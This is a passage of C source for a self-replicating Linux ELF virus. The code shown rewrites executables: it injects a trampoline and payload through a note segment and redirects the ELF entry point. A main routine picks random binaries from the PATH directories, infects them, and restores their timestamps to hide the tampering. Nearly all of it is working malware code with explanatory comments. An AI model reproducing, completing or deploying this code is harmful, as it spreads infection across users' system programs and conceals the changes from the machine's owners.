  }

  if(!found_note_segment)
    return (num_load_segments > 2) ? INFECTION_ALREADY_DONE : INFECTION_IMPOSSIBLE;

  // Prefix the virus code with a little trampoline that stores all
  // register values, calls the virus code, restores the register
  // values, and then jumps to whatever the starting point of the
  // original program was.
  log_verbose_progress(STR("␣␣...␣writing␣pre_payload...\\n"), 0, 0);

  *pre_payload_code_offset = code_offset + (pre_payload_size - 11);
  *pre_payload_old_entry_point = old_entry_point - (payload_address + pre_payload_size);
  if (lseek(fd, payload_offset, SEEK_SET) < 0)
    return INFECTION_FAILED;
  bytes_written = write_buf(fd, pre_payload, pre_payload_size);
  if(bytes_written != pre_payload_size)
    return INFECTION_FAILED;

  // Write the actual virus to the end of the file.
  log_verbose_progress(STR("␣␣...␣writing␣payload...\\n"), 0, 0);

  bytes_written = write_buf(fd, payload, payload_size);
  if(bytes_written != payload_size)
    return INFECTION_FAILED;

  // Rewrite ELF header so our code gets jumped into.
  log_verbose_progress(STR("␣␣...␣rewriting␣ELF␣header...\\n"), 0, 0);

  if (lseek(fd, 0, SEEK_SET) < 0)
    return INFECTION_FAILED;
  bytes_written = write_buf(fd, &ehdr, sizeof(Elf32_Ehdr));
  if(bytes_written != sizeof(Elf32_Ehdr))
    return INFECTION_FAILED;

  // Done.
  return INFECTION_OK;
}

/*
 * The ViRuS c0d3.
 */
static NOINLINE int the_virus() {
  void* virus_start_addr = 0;
  int virus_code_offset = 0;
  int virus_size = (void*)&LAST_FUNC - (void*)&FIRST_FUNC;

  log_verbose_progress(STR("Start!\\n"), 0, 0);

  char self[PATH_SIZE];
  if (get_env_var(STR("_="), self, sizeof(self)))
```

```
    log_progress(STR("'"), self, STR("'␣reporting␣for␣duty.\\n"));
  else
    log_progress(STR("unknown␣executable␣reporting␣for␣duty.\\n"), 0, 0);

marker:
  asm volatile( "␣␣call␣current_address\n"
                "current_address:\n"
                "␣␣pop␣%0\n"
              : "=m" (virus_start_addr) );
  // At this point `virus_start_addr` contains the address of the POP
  // instruction above.  Subtracting 5 puts us before the CALL
  // instruction, ie at the `marker:` label.  If we then subtract the
  // difference between the address of the marker and that of the
  // first function, we have the address at which our code starts in
  // memory.
  virus_start_addr = (virus_start_addr - 5) - (&&marker - (void*)&FIRST_FUNC);

  // When we jump into the virus we want to hit the function
  // `the_virus`, so we compute its location relative to the start of
  // the first of the virus's functions in memory.
  virus_code_offset = (void*)&the_virus - (void*)&FIRST_FUNC;

  // Get the PATH environment variable from /proc/self/environ.
  char path[PATH_SIZE];
  if (!get_env_var(STR("PATH="), path, sizeof(path))) {
    log_progress(STR("␣␣Couldn't␣read␣PATH.␣Aborting.\\n"), 0, 0);
    goto virus_end;
  }
  log_verbose_progress(STR("PATH:␣"), path, STR("\\n"));

  // Extract paths from PATH environment variable.
  char path_list[PATH_LIST_SIZE][PATH_LIST_ENTRY_SIZE];
  int pn = split_paths(path, path_list);

  // Get the number of entries in each PATH entry.
  int path_size[PATH_LIST_SIZE];
  int sum = 0;
  int i;
  for (i = 0; i < pn; i++)
  {
    path_size[i] = nr_of_directory_entries(path_list[i]);
    sum = sum + path_size[i];
  }
  if (sum == 0)
  {
    log_progress(STR("␣␣No␣binaries␣in␣PATH␣to␣infect.␣Aborting.\\n"), 0, 0);
    goto virus_end;
  }

  // Try to infect `VICTIMS` ELF binaries (but stop after `ATTEMPTS`
  // infection attempts).
  int successes = 0, tries = 0;
  char victim_pathname[EXEC_SIZE];
  while (successes < VICTIMS && tries < ATTEMPTS)
  {
    // Generate a random pathname to a possible executable.
    int r = gen_random(sum);
    int ctr = 0;
    for (i = 0; i < pn; i++)
    {
      if (ctr + path_size[i] > r)
      {
        struct dirent d;
        if (!directory_entry(path_list[i], r - ctr, &d))
          goto another_try;
        int path_length = string_length(path_list[i]);
        int file_length = string_length(d.d_name);
        int j;
        for (j = 0; j < EXEC_SIZE; j++)
        {
          victim_pathname[j] = '\0';
        }
        if (path_length + file_length + 2 <= EXEC_SIZE)
        {
          string_append(victim_pathname, path_list[i], 0);
          victim_pathname[path_length] = '/';
          string_append(victim_pathname, d.d_name, path_length + 1);
        }
        break;
      }
      else
      {
        ctr = ctr + path_size[i];
      }
    }

    // Backup access and modify times.
    struct stat old_info;
    int stat_valid = (stat(victim_pathname, &old_info) == 0);

    // Try to infect the (potential) executable in `victim_pathname`.
    log_progress(STR("␣␣Trying␣to␣infect␣'"), victim_pathname, STR("'\\n"));
    int fd = open(victim_pathname, O_RDWR, 0);
    if(fd >= 0)
    {
      int infection_result = infect_ELF(fd, virus_start_addr, virus_size,
                                        virus_code_offset);
      close(fd);

      // Restore access and modify times (can't do change time, unfortunately).
      if (stat_valid)
      {
        struct timeval times[2];
        times[0].tv_sec  = old_info.st_atime;
        times[0].tv_usec = old_info.st_atime_nsec/1000;
        times[1].tv_sec  = old_info.st_mtime;
        times[1].tv_usec = old_info.st_mtime_nsec/1000;
        utimes(victim_pathname, times);
      }

      switch (infection_result) {
      case INFECTION_OK:
        successes++;
        log_progress(STR("␣␣Succesfully␣infected␣'"), victim_pathname, STR("'\\n"));
        break;
      case INFECTION_IMPOSSIBLE:
        log_progress(STR("␣␣Can't␣infect␣'"), victim_pathname, STR("'.\\n"));
        break;
      case INFECTION_ALREADY_DONE:
        log_progress(STR("␣␣Already␣infected␣'"), victim_pathname, STR("'.\\n"));
        break;
      default:
        log_progress(STR("␣␣Failed␣to␣infect␣'"), victim_pathname, STR("'.\\n"));
        break;
      }
    }
    else {
      log_progress(STR("␣␣Can't␣open␣'"), victim_pathname, STR("'␣for␣infection.\\n"));
    }

  another_try:
    tries++;
    }

  virus_end:
    log_verbose_progress(STR("Finished!\\n"), 0, 0);
    return 0;
  }

  int main(int argc, char** argv)
  {
    return the_virus();
  }
```